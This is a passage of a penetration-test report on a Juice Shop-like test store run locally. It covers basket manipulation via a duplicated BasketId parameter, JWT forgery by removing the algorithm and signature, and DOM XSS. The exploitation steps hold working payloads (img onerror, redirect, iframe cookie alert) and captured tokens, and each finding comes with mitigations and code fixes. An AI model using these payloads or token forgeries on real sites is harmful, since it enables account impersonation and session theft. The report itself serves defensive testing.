
  The response returns the basket contents of the targeted user (e.g., Jim's basket), including items and potentially sensitive information like product names, quantities, and total price.



```
{
  "status":"success",
  "data":{
    "id":2,
    "coupon":null,
    "UserId":2,
    "createdAt":"2025-06-02T23:26:44.883Z",
    "updatedAt":"2025-06-02T23:26:44.883Z",
    "Products":[
      {
        "id":4,
        "name":"Raspberry Juice (1000ml)",
        "description":
        "Made from blended Raspberry Pi, wate
        "price":4.99,
```

3. Add Items to Other Users' Baskets:

- Identify the endpoint used to add items to a basket, typically a POST request to /rest/basketItems when using the "Add to Basket" button on the main page.
- Capture the request using Burp Suite when adding an item to your own basket.



Your Basket (TemerPT@gmail.com)

Baseus Mobile Metal Gravity Car Phone Holder for Air Vent / CD Slot Mount Stand, Compatible with iPhone Samsung — 1 — 18.37¤

Total Price: 18.37JOD


Figure 21: Add items to basket

- **Original Request Example**:




```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 155
ETag: W/"9b-Dcw9JHdkh/VobdPqvy62ZYp+bbI"
Vary: Accept-Encoding
Date: Tue, 03 Jun 2025 01:06:29 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
      "status":"success",
      "data":{
            "ProductId":29,
            "BasketId":6,
            "id":9,
            "quantity":1,
            "createdAt":"2025-06-03T00:56:02.476Z"
            "updatedAt":"2025-06-03T00:56:02.476Z"
      }
}
```

Trying to simply change the BasketId to 2 didn´t work, but adding a duplicated BasketId parameter with the value 2 worked.



```
{
      "ProductId":30,
      "BasketId":1,
      "BasketId":2,
      "quantity":1
}
```



```
{
      "status":"success",
      "data":{
            "ProductId":29,
            "BasketId":6,
            "id":9,
            "quantity":1,
            "createdAt":"2025-06-03T00:56:02.476Z",
            "updatedAt":"2025-06-03T00:56:02.476Z"
      }
}
```

Figure 22: Add items to basket Successful Response

Mitigation Recommendations

Implement Proper Access Control: Validate user permissions server-side and ignore duplicate parameters like BasketId.

Sanitize and Validate Inputs: Sanitize all inputs and ensure BasketId matches the authenticated user's session.

Secure API Endpoints: Restrict /rest/basket/* access to authenticated users and use session-based tokens.

Logging and Monitoring: Log unauthorized access, monitor for suspicious activity, and apply rate limiting.

Code Fix Example

Vulnerable Code in (routes/ basketItems.ts):

Added (new):

```
module.exports.getBasket = function getBasket() {
  return (req: Request, res: Response, next: NextFunction) => {
    const user = security.authenticatedUsers.from(req)
    const basketId = req.params.id
    if (!user) {
      res.status(401).send('{\\'error\' : \\'Unauthorized\\'}' )
    } else if (Number(user.bid) !== Number(basketId)) {
      res.status(401).send('{\\'error\' : \\'Invalid or unauthorized BasketId\\'}'
)
    } else {
      BasketItemModel.findAll({ where: { BasketId: basketId } })
        .then((items: BasketItemModel[]) => {
          res.json({ status: 'success', data: items })
        })
        .catch((error: Error) => {next(error)})}}}
```

1. **Vulnerable Code Line:**

```
if (user && basketIds[0] && basketIds[0] !== 'undefined' && Number(user.bid) !=
Number(basketIds[0])) { // Line 18
  res.status(401).send('{\\'error\' : \\'Invalid BasketId\\'}') // Line 19
```

Modified Code Line:

```
if (!user) {
  res.status(401).send('{\\'error\' : \\'Unauthorized\\'}') // Line 19
} else if (basketIds.length !== 1 || Number(user.bid) !== Number(basketIds[0])) { //
Line 20
  res.status(401).send('{\\'error\' : \\'Invalid or unauthorized BasketId\\'}') //
Line 21
```

2. **Vulnerable Code Line:**

```
BasketId: basketIds[basketIds.length - 1], // Line 24
```

Modified Code Line:

```
BasketId: basketIds[0], // Line 26
```

3. **Vulnerable Code Line:**

```
challengeUtils.solveIf(challenges.basketManipulateChallenge, () => { return user &&
req.body.BasketId && user.bid != req.body.BasketId }) // Line 51
```

Modified Code Line:

```
if (!user) {
  throw new Error('Unauthorized') // Line 54}
if (req.body.BasketId && Number(user.bid) !== Number(req.body.BasketId)) {
  throw new Error('Invalid or unauthorized BasketId') // Line 56}
```

Code Explanation:

1. **Improved Authentication**: Strengthened checks in addBasketItem by validating a single BasketId and ensuring the user is authenticated, returning clear 401 errors on failure.

2. **Safer BasketId Handling:** Replaced use of the last BasketId with the first validated one (basketIds[0]), reducing potential errors.

3. **Stronger Validation in Updates:** Enhanced quantityCheckBeforeBasketItemUpdate with stricter user and BasketId validation to block unauthorized access.

4. **New Secure getBasket Function:** Added a getBasket function with proper user and BasketId checks to securely fetch basket items.

4.5.0 **Insecure Design and Implementation of JWT**


High RISK (7/10)	
Exploitation Likelihood	**Possible**
Business Impact	**Medium**
Remediation Difficulty	**Hard**

Description

The JSON Web Token (JWT) implementation in TechTrove application exhibits multiple security flaws in its JSON Web Token (JWT) implementation, leading to sensitive information exposure and token manipulation. These issues stem from improper handling of JWTs, weak signing algorithms, and lack of proper validation, allowing attackers to intercept, decode, and modify tokens to gain unauthorized access or impersonate other users.

Exploitation Steps


Intercepting the request to the user login endpoint reveals the JWT token in the response.



```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 811
ETag: W/"32b-JzN130xo5hteDOLf9ohF1nuGwq8"
Vary: Accept-Encoding
Date: Tue, 03 Jun 2025 04:04:20 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
      "authentication":{
            "token":
            "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6e
            yJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6InRhbWVya3RiQHRlY2h0cm92ZS5jb20iLCJw
            YXNzd29yZCI6IjcyMWFjNDkyZDk4NjVjNTcyMGJmYWE4ZDMwMDkwMTc1Iiwicm9sZSI6ImFkbWl
            uIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IiIsInByb2ZpbGVJbWFnZSI6ImFzc2
            V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZyIsInRvdHBTZWNyZXQiO
            iIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNS0wNi0wMyAwNDowMToyMy40MjIg
            KzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNS0wNi0wMyAwNDowMToyMy40MjIgKzAwOjAwIiwiZGV
            sZXRlZEF0IjpudWxsfSwiaWF0IjoxNzQ4OTIzNDYwfQ.ZTHs2BSLGoo5iV0JQGQ5ixUakzfPvvs
            FMngaE-c05eeF8fxoW6iKTzjo5mg-Q1Qk6CUaTDjgp5PlyREnEDN4F4Z2R62e7GneOH1XTEPukm
            DKZOn1Xvk-WEafV56Hz4cjxAx36jTlnvK3Pv7JxViUXEHlpoyG2cVcTsH7s7JKACU",
            "bid":1,
            "umail":"tamerktb@techtrove.com"
      }
}
```

Figure 23: JWT of user

- Decoding the JWT token using jwt.io reveals the user's email address, role, and other sensitive information.




```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.ey
JzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZ
CI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6InRh
bWVya3RiQHRlY2h0cm92ZS5jb20iLCJwYXNzd29
yZCI6IjcyMWFjNDkyZDk4NjVjNTcyMGJmYWE4ZD
MwMDkwMTc1Iiwicm9sZSI6ImFkbWluIiwiZGVsd
XhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6IiIs
InByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWM
vaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLn
BuZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2Z
SI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNS0wNi0w
MyAwNDowMToyMy40MjIgKzAwOjAwIiwidXBkYXR
lZEF0IjoiMjAyNS0wNi0wMyAwNDowMToyMy40Mj
IgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwia
WF0IjoxNzQ4OTIzNDYwfQ.ZTHs2BSLGoo5iV0JQ
GQ5ixUakzfPvvsFMngaE-
c05eeF8fxoW6iKTzjo5mg-
Q1Qk6CUaTDjgp5PlyREnEDN4F4Z2R62e7GneOH1
XTEPukmDKZOn1Xvk-
WEafV56Hz4cjxAx36jTlnvK3Pv7JxViUXEHlpoy
G2cVcTsH7s7JKACU
```

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

```
{
  "status": "success",
  "data": {
    "id": 1,
    "username": "",
    "email": "tamerktb@techtrove.com",
    "password": "721ac492d9865c5720bfaa8d30090175",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "",
    "profileImage":
"assets/public/images/uploads/defaultAdmin.png",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2025-06-03 04:01:23.422 +00:00",
    "updatedAt": "2025-06-03 04:01:23.422 +00:00",
    "deletedAt": null
  },
  "iat": 1748923460
}
```

Figure 24: JWT of user

- By removing the "alg" parameter on the header and the Signature with JWT Editor Burp Extension and changing the "id" parameter to 2, the token was successfully modified to impersonate another user.



JWT 1 - eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiw ...


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MiwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGplaWNl
LXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIs
ImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiJlbmRlZmluZWQiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVi
bGljL2ltYWdlcy9lcGxvYWRzL2RlZmFlbHRBZGlpbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUs
ImNyZWF0ZWRBdCI6IjIwMjQtMDctMDQgMjE6MjY6MzAuMTMxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDctMDQg
MjI6MzI6MDAuMzI1ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyMDEzMjMzN30.
tl2SC-S8XXQGScY8g3eR6O7M8FvtfAiBhNuTE2XCJ04fJQ3IiIlxDVnefdZ5ygCISIxbyKfjTTCzKK9chaQBD_Z3dcA3
NdlX5muJNjNohcJkgJXjbBN7JaHKNMsslcdgxGYlAEWEF2vl2eGlrspgwuXRriNpemlNSB_J6XpQsvQ
```

```
{
    "typ": "JWT",
    "alg": "RS256"
}
```

```
{
    "status": "success",
    "data": {
        "id": 2,
        "username": "",
```

Figure 25: JWT Inspection


- Original Response:


User Profile

Email:
tamerktb@techtrove.com

Username:
e.g. SuperUser

- Modified Response:


User Profile

Email:
jim@techtrove.com

Username:
e.g. SuperUser

Mitigation Recommendations

- **Avoid Sensitive Data in Payload:** Do not store sensitive information (e.g., email, role) in the JWT payload unless encrypted.

- **Use Strong Signing Algorithms:** Enforce robust algorithms like HS512 or RS256 and use a strong, secret key for signing.

- **Implement Signature Verification:** Ensure the server always validates the token's signature and rejects tokens with "alg": "none".

- **Short Token Expiration:** Set a short expiration time (e.g., 15 minutes) for JWTs to limit the window of opportunity for misuse.

- **Validate Token Integrity:** Implement strict validation of token structure and claims to prevent tampering.

4.5.1 **DOM XSS in Product Search**

Medium RISK (6/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Minor**
Remediation Difficulty	**Easy**

Description

The product search functionality is vulnerable to DOM-based XSS. DOM-based XSS occurs when the attack payload is executed as part of the Document Object Model (DOM) on the client side, without any interaction with the server.

By entering the payload in the browser´s search bar, the application executes the script in the context of the user's browser.



Login: Mallory
Message: <script>BOMB</script>
Website
Hello Alice! Mallory posted: <script>BOMB</script>
Bomb
Alice

Figure 26: XSS attack

Exploitation Steps


1. **Test Basic XSS Payload:**
   - In the search bar Enter a basic payload:

     <script>alert('XSS');</script>
   - **Result:** This payload is sanitized by the application and does not execute, indicating that <script> tags are filtered.

2. **Exploit with Image Tag and onerror Attribute:**

   In the search bar Enter a basic payload:

   `<img src=x onerror=alert('XSS')>`


TechTrove

: onerror=alert('XSS')>

Account

Search Results -

No results found

Try adjusting your search to find what you're looking for.

127.0.0.1:3000

XSS

OK

0 of 0

Figure 27: XSS vulnerability

- **Result:** The browser attempts to load a nonexistent image (src=x), triggering the onerror event, which executes the alert('XSS') JavaScript, displaying an alert box.
- This confirms the presence of a DOM-based XSS vulnerability.

3. **Exploit with Image Tag and Redirect:**

   - Enter the payload:


     `<img src=x onerror="window.location='https://cesar.school'">`

   - **Result:** This payload straight redirected the user upon triggering the onerror event. it redirects the user to https://cesar.school/, demonstrating the ability to manipulate page behavior

4. **Exploit with Cookie Stealing:**

   - Enter the payload:

     `<iframe src="javascript:alert(document.cookie)">.`



```
127.0.0.1:3000

language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=Ql3wX4OqRMb9A4ohotwl1fJH16uBOIz9sWburWho6tO
ZUQa01ngVPjoZByx2;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdW
NjZXNzliwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiliwiZW1haWwiOiJ
0YW1lcmt0YjIwMDNAZ21haWwuY29tliwicGFzc3dvcmQiOiI2MjcyOTY4
MzI1NzJjOTJiZDYzYjVlMzc1ODkzZjk2ZSIsInJvbGUiOiJjdXN0b21lciIsImRl
bHV4ZVRva2VuIjoiliwibGFzdExvZ2luSXAiOiIwLjAuMC4wliwicHJvZmlsZ
UltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGV
mYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiliwiaXNBY3RpdmUiOnRydWU
sImNyZWF0ZWRBdCI6IjIwMjUtMDYtMDMgMTI6NDQ6NTguNzcwICs
wMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDYtMDMgMTI6NDQ6NTg
uNzcwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc0O
Dk1NDY5OX0.FVeT-wSs5JPfTOhQOD3XsKhZ9bqxIkwnPYKVX8d-
ssPTt3MHq1zn_fw3JjdjPRZHwKFgKJNdogPvdYwS9GAsBRERPUJ4Rd27
b14oEcRcEeiVgwLQXmwVjW_SfmRhIOuPUfq2WS6Pq1sp4cgVUxfGoW
bZhAyXAkC8w0yf5KHSl1Y
```

Figure 28: Cookie Stealing

- **Result:** The iframe executes the JavaScript, displaying an alert box containing the user's cookies, demonstrating the potential for sensitive data theft.

Mitigation Recommendations

- **Validate and Sanitize Inputs:** Accept only expected characters and reject or clean any HTML/JavaScript-specific inputs.
- **Encode and Escape Outputs:** Properly encode and escape all user inputs before rendering in the DOM.
- **Use Security Tools & CSP:** Implement libraries like DOMPurify and enforce a strict Content Security Policy to block unsafe scripts.
- **Escape Special Characters**: Ensure all user inputs are properly escaped when inserted into the DOM to prevent unintended script execution.

Code Fix Example

Vulnerable Code in (routes/ basketItems.ts):

1.The original vulnerable code line:

```
this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam) // vuln-
code-snippet vuln-line localXssChallenge xssBonusChallenge
```

replaced it with:

```
this.searchValue = queryParam
```

2.The original vulnerable code line:

```
tableData[i].description =
this.sanitizer.bypassSecurityTrustHtml(tableData[i].description) // vuln-code-
snippet vuln-line restfulXssChallenge
```

Comment out or remove this line:

```
// tableData[i].description =
this.sanitizer.bypassSecurityTrustHtml(tableData[i].description) // vuln-code-
snippet vuln-line restfulXssChallenge
```

3.The original vulnerable code line:

```
public searchValue?: SafeHtml
```

replaced it with:

```
public searchValue?: string
```

4.The original vulnerable code line(.html file):

```
<span id="searchValue" [innerHTML]="searchValue"></span>
```

replaced it with:

```
<span id="searchValue">{{searchValue}}</span>
```

Code Explanation:

